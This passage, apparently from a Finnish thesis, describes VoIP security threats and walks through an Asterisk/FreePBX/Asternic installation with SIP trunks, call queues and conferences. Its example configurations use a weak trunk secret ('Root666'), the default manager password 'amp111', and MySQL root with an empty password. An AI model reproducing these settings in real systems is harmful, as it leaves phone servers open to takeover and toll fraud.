SIP-signalointi ja RTP-media pystytään salaamaan monilla eri tavoilla. Jokainen menettely tarvitsee kuitenkin tuen laitteilta sekä tämän lisäksi useissa tapauksissa PKI-järjestelmän (Private Key Infrastructure). Monen eri laitevalmistajan laitteilla toimivan ympäristön rakentaminen on haasteellista puhumattakaan siitä, että yhteys otetaan valmistelematta kolmannen osapuolen kanssa. Salaus on paras tapa RTP-mediaan ja SIP-merkinantoon liittyvien hyökkäyksien estämiseksi. Saman laitevalmistajan järjestelmissä salaus onnistuu usein helposti, mutta haasteena on salausmenetelyiden vakiintumattomuus eri valmistajien laitteiden välillä. (Saarelainen 2011b, 226.)

2.2.2 Puhejärjestelmien komponentteja ja niiden uhkia

Käyttöjärjestelmät

Tyypillisesti IP-puhelinjärjestelmien sovellusalustoina toimivat Linux sekä Microsoft Windows kuten muissakin palvelinsovelluksissa. Näistä yritys- ja operaattoripalvelimissa selkeästi yleisempi on Linux. Puhepalvelimissa on samat uhat ja haavoittuvuu-

det kuin muissakin palvelinsovelluksissa, ja näin ollen niihin toimivat myös samat parannuskeinot. (Saarelainen 2011b, 214.)

IP-puhesovellus

IP-puhesovelluksia on monia erilaisia: sekä asiakasohjelmia ja palvelimia. Sovelluksia saattavat vaivata bugit, erilaiset ohjelmointivirheet tai heikosta ohjelmointitapaan liittyvät haavoittuvuudet. Myös sovelluksiin asetettavat salasanat voivat aiheuttaa haavoittuvuuden, jos ne tehdään liian heikoiksi. (Saarelainen 2011b, 214.)

Hallintaliittymä

IP-puhelaitteita voidaan hallita SNMP-protokollalla (Simple Network Management Protocol) tai erilaisilla käyttöliittymillä, jotka toimivat SSH:n (Secure Shell), Telnetin tai HTTP:n (Hyper Text Transfer Protocol) avulla. Kyseiset liitännät voivat aiheuttaa haavoittuvuuksia heikosti konfiguroituina. Oletussalasanat ja oletustunnistuksen käyttö ovat perinteisiä aukkoja tässä. (Saarelainen 2011b, 214.)

TFTP-palvelin

IP-puhepäätelaitteiden konfigurointitiedot tulevat usein laitteille TFTP-palvelimelta. Tätä voidaan hyväksikäyttää selvittämällä TFTP-palvelin ja sen jälkeen teeskentelemällä tätä. Näin saadaan vääriä konfiguraatioita jakoon. (Saarelainen 2011b, 214.)

Verkon aktiiviset komponentit

Liikenne verkoissa kulkee kytkinten ja reitittimien kautta. Jos hyökkääjä saa tällaisen laitteen haltuun, on hänellä myös kontrolli läpi kulkevaan dataan. Esimerkiksi kytkimestä voidaan määrittää jokin portti monitorointiportiksi, johon haluttujen porttien liikenne ohjataan. Jos on mahdollisuus päästä fyysisesti signaalitielle, on helppoa tavallisen ethernet-toistimen, eli hubin, avulla nähdä linjalla kulkeva liikenne. (Saarelainen 2011b, 215.)

Verkko

Verkko itsessään voi olla puheliikennettä haittaava sen hallitsemattoman liikenteen takia. Kyseessä voi olla aivan normaali tai haittaliikenne. Muu liikenne saattaa viedä kaiken kaistan puheliikenteeltä, ja haittaliikenteellä pystytään tekemään palvelunestohyökkäyksiä. Myös joidenkin bugien avulla voidaan täyttää jokin verkkolaite turhalla liikenteellä. (Saarelainen 2011b, 215.)

Protokollapino

IP-puheprotokollapinoissa ainakaan alun perin tietoturva ei ole ollut kovin tärkeässä osassa. Esimerkiksi SIP-protokolla salli ensimmäisessä versiossaan selväkieliset salasanat tunnistusta varten. Protokollapinot saattavat sisältää tiedettyjä aukkoja esim. salakuuntelua varten, ja nämä seikat tulisi ottaa huomioon verkkoa toteutettaessa. (Saarelainen 2011b, 215.)

2.3 Käytetyt ohjelmistot

2.3.1 Asterisk

Asterisk on avoimen lähdekoodin ohjelmisto, jolla voidaan toteuttaa viestintäjärjestelmiä. Asteriskilla on mahdollista toteuttaa erilaisia VoIP-järjestelmän palveluita, kuten VoIP-puhelut/konferenssipuhelut ja välityspalvelut. Asterisk on käytössä maailmanlaajuisesti yli miljoonassa puhelinjärjestelmässä, ja sitä käyttävät eri kokoiset yritykset, palveluntarjoajat ja valtionvirastot. Asterisk-projektin aloitti vuonna 1999 Mark Spencer, mutta nykypäivänä projektia ylläpitävät yhdessä Digium inc. sekä Asterisk-yhteisö. (Get Started n.d.)

Asteriskista on tarjolla kaksi eri ilmaisversiota: Asterisk Communications Framework sekä AsteriskNOW Software PBX. Communications Framework -versio sisältää pelkän puhelinvaiheohjelmiston. AsteriskNow versiossa on tämän lisäksi valmiina mukana CentOS-käyttöjärjestelmä ja FreePBX-käyttöliittymä. (Download n.d.)

2.3.2 FreePBX

FreePBX on avoimen lähdekoodin graafinen käyttöliittymä puhelinkeskussovelluksia varten. Ylläpidosta vastaa FreePBX-yhteisö, joka koostuu useista kehittäjistä ja avustajista. Sponsoreina toimivat mm. Sangoma Technologies ja Digium inc. Toiminnan päämääränä on tehdä monimutkaisista puhelinjärjestelmistä helposti käytettäviä ja toimivia. (History n.d.)

FreePBX Distro, joka sisältää valmiin asennuspaketin, on tarjolla ilmaiseksi FreePBX-yhteisön kotisivuilta. Asennuspaketissa tulee mukana CentOS-käyttöjärjestelmä, As-

terisk-puhelinvaiheohjelmisto ja FreePBX-graafinenkäyttöliittymä. (FreePBX Distro n.d.)


2.3.3 Asternic

Asternic Call Center Stats on ohjelmisto, jolla voidaan seurata Asteriskin jonojen statistiikkaa, kuten puheluiden määrä, kestoja ja jakautumista vastaajien kesken. Asternicista on saatavilla kaksi eri versiota: Lite ja Pro. Lite on avoimen lähdekoodin ilmainen versio, kun taas Pro on kaupallinen versio. (About n.d.)

3 Järjestelmän toteutus

3.1 Järjestelmän suunnittelu

Opinnäytetyön tavoitteena oli tehdä globaalisti toimiva VoIP-järjestelmä. Järjestelmän tuli sisältää monia toimipisteitä, joista yksi toimii call centerinä ja järjestelmän päätoimipaikkana. Käytettyjen ohjelmistojen tuli olla avoimen lähdekoodin ohjelmistoja. Ohjelmistoiksi valikoituivat Asterisk, FreePBX ja Asternic. Näillä ohjelmilla palvelimiin saatiin kaikki tarpeelliset ominaisuudet ja toiminnot. Palvelinten määrää ei ollut määrätty, joten niitä päätettiin tehdä neljä ja sijoittaa ne Iso-Britanniaan, Suomeen, Ranskaan ja Kiinaan. Kuvio 5 havainnollistaa tehtyä suunnitelmaa.



Kuvio 5. Puhelinjärjestelmän suunnitelma

Järjestelmän puhelinnumeroiden tuli toimia kuten tosi maailmassakin, joten jokaiselle palvelimelle on omat suuntanumerot, puhelinnumeroiden pituus ja rakenne seuraavat samaa linjaa. Taulukosta 2 nähdään jokaisen maan suuntanumero sekä esimerkkipuhelinnumero.

Taulukko 2. Palvelinten sijainti, suuntanumero ja esimerkkinumero

| Sijainti | Suuntanumero | Esimerkki numero |
|---------------|--------------|------------------|
| Iso-Britannia | 44 | 010123456 |
| Suomi | 358 | 0201234567 |
| Ranska | 33 | 0301234567 |
| Kiina | 86 | 040123456 |

Kaikki palvelinten sisäiset puhelut, eli maan sisäiset puhelut, tapahtuvat ilman suuntanumeroa soittamalla suoraan käyttäjän numeroon, esim. 010123456. Jos halutaan soittaa jollain toisella toimipaikalla olevaan numeroon, eli toiseen maahan, poistetaan 0 puhelinnumeron edestä ja lisätään suuntanumero, esim. 4410123456. Esimerkinumerot ovat antamassa mallin siitä, minkä pituisia puhelinnumerot ovat missäkin maassa. Palvelimilla olevat puhelinnumerot voivat kuitenkin olla minkä muotoisia tahansa, ja eri palvelimilla voi olla samoja numeroita. Esimerkiksi Iso-Britannian ja Suomen palvelimilla voi kummallakin olla puhelinnumero 010123456 ja tämä ei ole ongelma, sillä puhelu ei ohjaudu toiselle palvelimelle ilman suuntanumeroa.

3.2 FreePBX Distro asennus

Työ aloitettiin asentamalla FreePBX distro jokaiselle palvelimelle. Distro sisältää CentOS-käyttöjärjestelmän, Asterisk-puhelinvaiheohjelmiston ja FreePBX - graafisenkäyttöliittymän. Virtuaalipalvelimille ladattiin sisään asennusmedia, minkä jälkeen ne käynnistyvät kuviossa 6 olevaan asennusruutuun. Palvelimiin käytettiin valittuna olevaa Full Install -asennusvaihtoehtoa.



Kuvio 6. Asterisk-asennuksen aloitus

Tämän jälkeen asennus jatkuu verkkoasetusten syöttämisellä ja aika-asetusten määrittämisellä, joidenka jälkeen asennusohjelma suorittaa asennuksen ja palvelin käynnistyy uudelleen. Palvelin on tämän jälkeen valmis käytettäväksi. Palvelimen asennus on liitteenä. (Liite 1.)

3.3 Palvelimelle kirjautuminen

Kun asennus on saatu tehtyä, voidaan palvelinta ruveta konfiguroimaan joko suoraan tekstitiedostoihin tai graafisen käyttöliittymän avulla. Graafiseen käyttöliittymään päästään käsiksi laittamalla selaimen palvelimen IP-osoite, jolloin aukeaa kuvion 7 näköinen kirjautumisvalikko. Painetaan "FreePBX Administration" vaihtoehtoa, jonka jälkeen palvelimelle luodaan tunnus, jolla pääsee jatkossa kirjautumaan sisään.



Kuvio 7. FreePBX kirjautuminen

3.4 Käyttäjän lisääminen

Kuviossa 8 on aloitusruutu käyttäjän lisäämiseen. Se löytyy Applications-valikosta Extensions kohdasta. Työssä käytetään SIP-protokollaa, joten laitteiksi määritellään oletuksenakin oleva "Generic CHAN SIP Device" vaihtoehto ja painetaan submit.

Kuvio 8. Käyttäjän lisäämisen aloitus

Tämän jälkeen aukeaa pitkävalikko joka sisältää monia eri ominaisuuksia käyttäjille. Seuraavaksi käydään läpi tässä työssä tarvittavat ominaisuudet. User Extension on puhelinnumero, joka annetaan käyttäjälle, esim. 010123456. Display Name on käyttäjälle annettava nimi, esim Erkki Esimerkki/Varasto. Outbound CID on numero jonka käyttäjä näyttää omanaan, kun puhelut yhdistetään muualle kuin omaan palvelimeen kuuluviin puhelinnumeroihin. Tätä ominaisuutta tarvitaan työssä, koska kaikille palvelimille halutaan omat suuntanumerot. Näin ollen, jos puhelinnumerolle 010123456 annetaan Outbound CID 441012345 sen ollessa esimerkiksi Englannissa. Kyseiset valinnat ovat kuviossa 9.

Add SIP Extension

- Add Extension

User Extension [?]

Display Name [?]

CID Num Alias [?]

SIP Alias [?]

- Extension Options

Queue State Detection [?]

Outbound CID [?]

Kuvio 9. Käyttäjän numeron ja nimen lisääminen

Alempaa listalta löytyy kohta Secret, jolla määritellään käyttäjän salasana. Palvelin generoi valmiin salasanan jotka ovat pitkiä ja vaikeita muistaa, joten hyvä vaihtaa johonkin muuhun. Kyseinen kohta kuviossa 10.

Secret [?]

DTMF Signaling [?]

Kuvio 10. Käyttäjän salasanan määrittäminen

Palvelin luo oletuksena jokaiselle uudelle käyttäjälle myös tunnuksen User Control Panel (UCP) ominaisuuteen ja generoi myös siihen erikseen salasanan. Salasana on hyvä vaihtaa itse sopivaan. Käyttäjän ja salasanan luominen löytyvät kuviosta 11.

- User Manager Settings

Link to a Default User: [?] Create New User

Username [?] Use Custom Username

Password [?]

Kuvio 11. User Control Panelin käyttäjä ja salasana

Voicemail, eli vastaajapalvelu ei ole oletuksena päällä käyttäjillä, vaan se pitää erikseen ottaa käyttöön. Käyttäjän omasta Voicemail kohdasta valitaan enabled ja annetaan taas kerran sopiva salasana käyttäjälle. Sähköpostipalvelua ei ole käytössä, joten muita asetuksia ei tarvita. Asetus löytyy kuvion 12 mukaisesta kohdasta.

- Voicemail

Status Enabled

Voicemail Password [?]

Require From Same Extension [?] yes no

Email Address [?]

Pager Email Address [?]

Email Attachment [?] yes no

Play CID [?] yes no

Play Envelope [?] yes no

Delete Voicemail [?] yes no

VM Options [?]

VM Context [?]

Kuvio 12. Käyttäjän Voicemailin käyttöönotto

Lopuksi painetaan valikon alapäästä löytyvää submit-painiketta, jolloin käyttäjä lisätään. Tämän jälkeen ruutu palaa takaisin käyttäjän lisäämisen aloitusruutuun ja käyttäjät voi nähdä sivun oikealta reunalta kuvion 13 mukaisesti.



Kuvio 13. Käyttäjän lisääminen valmis

3.5 SIP-trunk konfiguroiminen

Palvelinten yhdistämistä varten täytyy niiden välille luoda SIP trunkit. Niiden lisääminen ja konfigurointi tapahtuvat Connectivity-valikosta Trunks kohdasta. Kuviossa 14 on aloitusruutu trunkin lisäämiseen. Työssä käytetään SIP-protokollaa, joten valitaan ”Add SIP (chan_sip) Trunk” painike.




Kuvio 14. SIP-trunkin konfiguroinnin aloitus








Tämän jälkeen aukeaa lista trunkin asetuksista kuvion 15 mukaisesti. Kuviossa on esimerkkinä trunkin asetukset, jotka on luotu pbxuk-palvelimelta pbxfn-palvelimelle. ”Trunk name” kohdassa asetetaan yhteydelle sitä kuvaava nimi.

Edit Trunk

 Delete Trunk pbxfin

In use by 1 route 

General Settings

| | |
|---|---|
| Trunk Name  | <input type="text" value="pbxfin"/> |
| Outbound CallerID  | <input type="text"/> |
| CID Options  | <input type="text" value="Allow Any CID"/> |
| Maximum Channels  | <input type="text"/> |
| Asterisk Trunk Dial Options  | <input type="text" value="Tt"/> <input type="checkbox"/> Override |
| Continue if Busy  | <input type="checkbox"/> Check to always try next trunk |
| Disable Trunk  | <input type="checkbox"/> Disable |

Kuvio 15. SIP-trunkin nimi

Tämän jälkeen siirrytään Outgoing Settings kohtaan. Työssä käytettiin palvelinten välillä friend-tyyppiä oletuksena olevan peer-tyypin sijaan, jotta palvelinten välille saatiin tarvittava luottamussuhde. Kuviossa 16 on konfigurointi palvelimella pbxuk ja kuviossa 17 vastaavasti pbxfin konfigurointi. Erityisen huomioitavaa on, että Trunk name kenttään tulee syöttää sama nimi kuin palvelinten väliseksi käyttäjänimeksi username-kenttään.

Outgoing Settings

| | |
|--|---|
| Trunk Name  | <input type="text" value="pbxfinukuser"/> |
| PEER Details  | <pre>host=192.102.32.145 username=pbxfinukuser secret=Root666 type=friend qualify=yes context=from-internal</pre> |

Kuvio 16. Pbxuk trunkin konfigurointi

Outgoing Settings

Trunk Name [?]:

PEER Details [?]:

```
host=31.3.65.145
username=pbxfinukuser
secret=Root666
type=friend
qualify=yes
context=from-internal
```

Kuvio 17. Pbxfin trunkin konfigurointi

Kun trunkit on saatu konfiguroitua, voidaan niiden toiminta varmistaa menemällä freepbx:n ylävalikosta kohtaan Reports → Asterisk Info ja tämän jälkeen oikealta Chan_Sip Info tästä aukeaa kuvion 18 mukainen ruutu joka tarjoaa tilastiatyökalua yhteyksistä. Statuksen ollessa OK, ovat yhteydet ylhäällä.

| Name/username | Host | Dyn | Forcerport | Comedia | ACL | Port | Status | Description |
|---------------------------|-----------------|-----|------------|---------|-----|------|------------|-------------|
| 010123456/010123456 | 67.201.66.170 | D | Yes | Yes | A | 5060 | OK (6 ms) | |
| 010223456/010223456 | 193.45.129.101 | D | Yes | Yes | A | 5060 | OK (16 ms) | |
| 010323456/010323456 | 67.201.66.170 | D | Yes | Yes | A | 5060 | OK (1 ms) | |
| 010423456/010423456 | 67.201.66.170 | D | Yes | Yes | A | 5060 | OK (6 ms) | |
| 010523456/010523456 | 67.201.66.170 | D | Yes | Yes | A | 5060 | OK (1 ms) | |
| 010623456/010623456 | 67.201.66.170 | D | Yes | Yes | A | 5060 | OK (6 ms) | |
| 010723456/010723456 | 67.201.66.170 | D | Yes | Yes | A | 5060 | OK (6 ms) | |
| 010823456/010823456 | 67.201.66.170 | D | Yes | Yes | A | 5060 | OK (6 ms) | |
| 010923456/010923456 | 67.201.66.170 | D | Yes | Yes | A | 5060 | OK (1 ms) | |
| pbxchukuser/pbxchukuser | 123.178.0.145 | | Yes | Yes | | 5060 | OK (5 ms) | |
| pbxfinukuser/pbxfinukuser | 192.102.32.145 | | Yes | Yes | | 5060 | OK (7 ms) | |
| pbxfraukuser/pbxfraukuser | 196.216.160.145 | | Yes | Yes | | 5060 | OK (1 ms) | |

12 sip peers [Monitored: 12 online, 0 offline Unmonitored: 0 online, 0 offline]

Kuvio 18. Trunkin toiminnan tarkastaminen

3.6 Outbound route

Palvelimille pitää konfiguroida mitä trunkia käytetään millekin puhelinnumeroille määrittämällä outbound routet. Valikko löytyy connectivity-valikosta "Outbound Route" kohdasta. Kuviossa 19 on esimerkkinä asetukset reitiltä pbxuk-palvelin → pbxfin-palvelin. "Route Name" kohtaan määritellään reitille nimi.

Route Settings

Note: Extension Routes is not registered

Route Name [?]:

Route CID: [?] Override Extension [?]

Route Password: [?]

Route Type: [?] Emergency Intra-Company

Music On Hold? [?]

Time Group: [?]

Route Position [?]

Kuvio 19. Outbound routen nimi

Dial Patterns kohtaan lisätään numerot, joihin soitetut puhelut halutaan ohjata tälle reitille, ja mitä muutoksia niihin tehdään. Soitettua puhelinnumeroa verrataan prefix- ja match pattern-kenttiin. Prepend kentässä olevat numerot lisätään soitettuun numeroon sen lähtiessä trunkkiin. Prefix kentän numerot poistetaan numerosta ennen lähettämistä. Match pattern kenttään määritellään numeroavaruus, jonka puhelu ohjataan. Esimerkiksi kuvion 20 mukaisessa dial patternissa soitettua puhelinnumeroa verrattaisiin ensiksi prefix kentän 358 suuntanumeroon ja match patterniin ".", joka tarkoittaa mitä vain numerosarjaa. Tämän jälkeen puhelinnumeroon lisätään numero 0 ennenkuin se lähetään eteenpäin trunkkiin pbxfin, joka on määritelty kohdassa Trunk Sequence. Trunk Sequence kohtaan voidaan asettaa useita trunkkeja eri tärkeysjärjestykseen, esimerkiksi varayhteyksiksi. Tämän esimerkin mukaan trunkkiin ohjattaisiin esimerkiksi numero 358201234567 ja se muutettaisiin muotoon 0201234567.

Dial Patterns that will use this Route [?]

| | | | | | | | | | |
|-------------|---|--------|--|-------------------|---|----------|---|--|--|
| (0) | + | 358 | | [.] | / | CallerID |] | | |
| (prepend) | + | prefix | | [match pattern] | / | CallerID |] | | |

[+ Add More Dial Pattern Fields](#)

Dial patterns wizards [?]:

Export Dialplans as CSV [?]: [Export](#)

Trunk Sequence for Matched Routes [?]

| | | |
|---|-------------------------------------|--|
| 0 | <input type="text" value="pbxfin"/> | |
| 1 | <input type="text"/> | |

[Add Trunk](#)

Kuvio 20. Outbound routen esimerkki konfigurointi

3.7 Jonot

Yhdestä palvelimista tehtiin Call Center, eli sinne luotiin jonoja johon käyttäjät voivat soittaa ja jonottaa asiakaspalvelun tapaan. Jonojen lisääminen tapahtuu Applications-valikosta, kohdasta queues. Ruutu aukeaa kuvion 21 mukaiseen valikkoon.

Queue Number kenttään tulee jonolle numero, joka toimii samalla myös sen puhelinnumerona johon käyttäjät soittavat. Queue Name kenttään tulee jokin jonoa kuvaava nimi, esim. Myynti/HR/HelpDesk.

Add Queue

Add Queue

| | |
|-------------------------------------|--|
| Queue Number: [?] | <input type="text"/> |
| Queue Name: [?] | <input type="text"/> |
| Queue Password: [?] | <input type="text"/> |
| Generate Device Hints: [?] | <input type="checkbox"/> |
| Call Confirm: [?] | <input type="checkbox"/> |
| Call Confirm Announce: [?] | Default <input type="button" value="v"/> |
| CID Name Prefix: [?] | <input type="text"/> |
| Wait Time Prefix: [?] | No <input type="button" value="v"/> |
| Alert Info [?] : | <input type="text"/> |
| Static Agents: [?] | <input type="text"/> |

Kuvio 21. Jonon konfiguroinnin aloitus

Jonojen käyttäjät, eli käyttäjät jotka vastaavat puheluihin, määritellään joko staattisiksi agenteiksi tai dynaamisiksi jäseniksi. Vaihtoehdot löytyvät kuvion 22 kohdalta. Käytännössä tämä tarkoittaa sitä, että staattiset agentit ovat jonossa aina kun ovat kirjautuneena sisään ja dynaamiset jäsenet voivat kirjautua sisään ja ulos jonoon. Dynaamisten käyttäjien jonoon kirjautuminen tapahtuu soittamalla jonon numeroon ja lisäämällä *-merkki numeron perään. Ulos kirjautuminen tapahtuu vastaavasti lisäämällä kaksi **-merkkiä numeron perään.

| | |
|--------------------------------------|---|
| Static Agents: [?] | <input type="text"/> |
| Extension Quick Pick [?] | <input type="text" value="(pick extension)"/> |
| Dynamic Members: [?] | <input type="text"/> |
| Extension Quick Pick [?] | <input type="text" value="(pick extension)"/> |
| Restrict Dynamic Agents [?] | <input type="button" value="Yes"/> <input checked="" type="button" value="No"/> |
| Agent Restrictions [?] | <input type="text" value="Call as Dialed"/> |

Kuvio 22. Jonon agenttien konfigurointi

Jos jonolle ei erikseen määritellä kenen puheluun tulisi vastata milloinkin se soittaa puhelinta kaikilla vapaana olevilla jäsenillä samaan aikaan. Tähän on kuitenkin vaihtoehtoja kuvion 23 mukaisessa kohdassa Ring Strategy valikossa. Työssä käytettiin tämän vakiona olevan ringall toiminnon lisäksi fewestcalls ja leastrecent vaihtoehtoja. Fewestcalls seuraa kenellä jonon käyttäjistä on vähiten vastattuja puheluita ja se valikoi tämän perusteella kenelle puhelu ohjataan. Leastrecent seuraa kenellä on kauiten siitä, kun puheluun on vastattu viimeksi ja puhelut ohjataan käyttäjille tämän perusteella.

General Queue Options

Ring Strategy:

Autofill:

Skip Busy Agents:

Queue Weight:

Music on Hold Class:

Join Announcement:

Call Recording:

Mark calls answered elsewhere:

Kuvio 23. Jonon puheluiden ohjaus

Lopuksi jonolle tulee määritellä Fail Over Destination, eli mitä tapahtuu, jos puhelun ei vastata. Valikko näkyy kuviossa 24. Tähän on kymmeniä eri vaihtoehtoja joita ovat esimerkiksi puhelun ohjaaminen johonkin toiseen jonoon tai numeroon, ääniviestin jättäminen, soittajalle ääniviestin soittaminen ja puhelun katkaisu. Valinnan jälkeen painetaan sivun alhaalta submit, ja jonon luominen on valmis.

Fail Over Destination

Kuvio 24. Jonon Fail Over Destination

3.8 Jonojen statistiikka

3.8.1 Asternic

Jonojen statistiikka ja käyttäjiä haluttiin seurata, mutta Asterisk ei tarjonnut tätä ominaisuutta vakiona vaan maksullisena lisäosana. Näin ollen näitä ominaisuuksia

varten päädyttiin asentamaan Call Center palvelimelle Asternic-ohjelma, jolla saadaan halutut tiedot esiin. Asternicin asentaminen tapahtui ohjelmiston kotisivuilta löytyvän asennusohjeen mukaan seuraavasti.

3.8.2 Asternicin asennus

Ensiksi Asternicin asennustiedostot tulee ladata koneelle kuvion 25 mukaisesti

```
[root@localhost ~]# cd /usr/src  
[root@localhost src]# wget http://download.asternic.net/asternic-stats-1.5.tgz
```

Kuvio 25. Asternicin lataaminen

Kun tiedosto on ladattu, puretaan se ja siirrytään kansioon, kuviossa 26.

```
[root@localhost src]# tar zxvf asternic-stats-1.5.tgz  
[root@localhost src]# cd asternic-stats
```

Kuvio 26. Asternicin purkaminen

Ohjelmaa varten täytyy luoda myös mysql tietokanta, tämä tapahtuu kuvion 27 mukaisilla komennoilla.

```
[root@localhost asternic-stats]# mysqladmin -u root -p create qstats  
[root@localhost asternic-stats]# mysql -u root -p qstats < sql/qstats.sql_
```

Kuvio 27. Tietokannan luominen Asternicille

Tämän jälkeen siirrytään konfiguroimaan autentikointitiedot tietokantaa varten, (kuviot 28 ja 29). Huomioitavaa on, että tässä kohtaa täytyy tietää Asterisk Managerin salasana, joka löytyy FreePBX:llä graafisesta käyttöliittymästä, kohdasta Settings → Advanced Settings kohdasta Asterisk Manager. Kyseinen salasana on oletuksena amp111.

```
[root@localhost asternic-stats]# nano /usr/src/asternic-stats/html/config.php _
```

Kuvio 28. Asternicin polku tietokannan autentikoinnin konfiguroimiseen

```

<?php
require_once("dblib.php");
require_once("misc.php");

// Credentials for MYSQL database
$dbhost = 'localhost';
$dbname = 'qstats';
$dbuser = 'root';
$dbpass = '';

// Credentials for AMI (for the realtime tab to work)
// See /etc/asterisk/manager.conf

$manager_host = "127.0.0.1";
$manager_user = "admin";
$manager_secret = "amp111";

// Available languages "es", "en", "ru", "de", "fr"
$language = "en";

```

Kuvio 29. Asternicin tietokannan autentikoinnin konfigurointi.

Lisätään vielä tietokannan autentikointitiedot kuvion 30 ja 31 mukaiseen lokin parseroinnin konfigurointitiedostoon.

```

[root@localhost asternic-stats]# nano /usr/src/asternic-stats/parselog/config.php
p _

```

Kuvio 30. Asternicin polku parseroinnin autentikoinnin konfiguroimiseen

```

<?php
require_once("dblib.php");
require_once("misc.php");

$queue_log_dir = '/var/log/asterisk/';
$queue_log_file = 'queue_log';

$dbhost = 'localhost';
$dbname = 'qstats';
$dbuser = 'root';
$dbpass = '';

$midb = conecta_db($dbhost,$dbname,$dbuser,$dbpass);
$self = $_SERVER['PHP_SELF'];

$DB_DEBUG = false;

?>

```

Kuvio 31. Asternicin parseroinnin autentikoinnin konfiguroiminen

Siirretään vielä html tiedostot Apache-kansioon ja parserointiloki uuteen paikkaan (kuvio 32).

```
[root@localhost asternic-stats]# mv /usr/src/asternic-stats/html /var/www/html/queue-stats
[root@localhost asternic-stats]# mv /usr/src/asternic-stats/parselog/ /usr/local
```

Kuvio 32. Asternicin tiedostojen siirtäminen

Lopuksi vielä luodaan crontab-tehtävä, joka parseroi dataa lokista ja vie sen tietokantaan (kuvio 33).

```
[root@localhost asternic-stats]# crontab -e_
0 * * * * php -q /usr/local/parselog/parselog.php convertlocal
```

Kuvio 33. Asternicin crontab-tehtävän luominen

3.8.3 Asternicin käyttäminen

Kun Asternicin asennus on saatu valmiiksi ja tietokantaan on saatu parseroitua dataa, voidaan sitä tarkastella graafisen käyttöliittymän avulla. Siihen pääsee käsiksi selaimella syöttämällä palvelimen IP-osoitteen/queue-stats. Tämä aukaisee kuvion 34 näköisen etusivun, jolla voidaan luoda raportteja halutulta aikaväliltä ja henkilöiltä.

Kuvio 34. Asternicin etusivu

Välilehdet Answered, Unanswered ja Distribution ovat kaikki tämän tietokannasta löytävän datan seuraamista varten. Realtime-välilehti sen sijaan tarjoaa reaaliaikasta tilannetietoa jonoista ja niihin kuuluvista agenteista. Kuten kuviosta 35 näkyy, jokainen jono sekä niihin kuuluvat agentit on listattu erikseen.

| Queue | Agent | State | Durat. | CLID | Last In Call |
|-----------|-----------------|------------|--------|------|-------------------|
| 010100300 | Sean Bean | not in use | | | no info available |
| 010100300 | Ben Kingsley | not in use | | | no info available |
| 010100300 | Sean Connery | not in use | | | no info available |
| Queue | Agent | State | Durat. | CLID | Last In Call |
| 010100200 | Ian McKellen | busy | 0:05 | | no info available |
| 010100200 | Maggie Smith | not in use | | | no info available |
| 010100200 | Michael Caine | not in use | | | 0:17 min. ago |
| Queue | Agent | State | Durat. | CLID | Last In Call |
| 010100100 | Hugh Laurie | not in use | | | no info available |
| 010100100 | Tom Hardy | not in use | | | no info available |
| 010100100 | Anthony Hopkins | ringing | 0:05 | | no info available |

Kuvio 35. Jonojen seuraaminen reaaliajassa

3.9 Konferenssipuhelut

Konferenssipuhelut ovat puheluita, johon moni käyttäjä kerralla voi liittyä, ja he voivat keskustella yhdessä samanaikaisesti. Konferenssipuheluita varten luodaan, numero johon käyttäjät soittavat päästäkseen osallistumaan puheluun. Konferenssin lisääminen löytyy Applications-valikosta, kohdasta Conferences. Kuviossa 36 on esimerkkikonfigurointi. Conference Number -kohtaan tulee konferenssipuhelun numero, johon puheluun haluavat soittavat. Conference Name -kohtaan tulee konferenssia kuvaava nimi. User PIN ja Admin PIN ovat vaihtoehtoisia valintoja. Jos puheluun liittyjiltä halutaan vaatia salasana, se asetetaan User PIN -kohtaan. Admin PIN kohtaan tulee puhelun johtajaa varten salasana, jolla hän liittyy puheluun. Admin PIN on oleellinen vain, jos käytetään Leader Wait -optiota, jossa puhelu alkaa vasta, kun joku käyttäjä on kirjautunut sisään Admin PIN: iä käyttäen.

Conference: 0101337

 Delete Conference 0101337

Edit Conference

Conference Number: 

Conference Name: 


User PIN: 


Admin PIN: 

Conference Options

Join Message: 

Leader Wait: 

Talker Optimization: 

Talker Detection: 

Kuvio 36. Konferenssi puhelun konfiguroiminen

4 Järjestelmän testaus

4.1 Puheluiden testaus

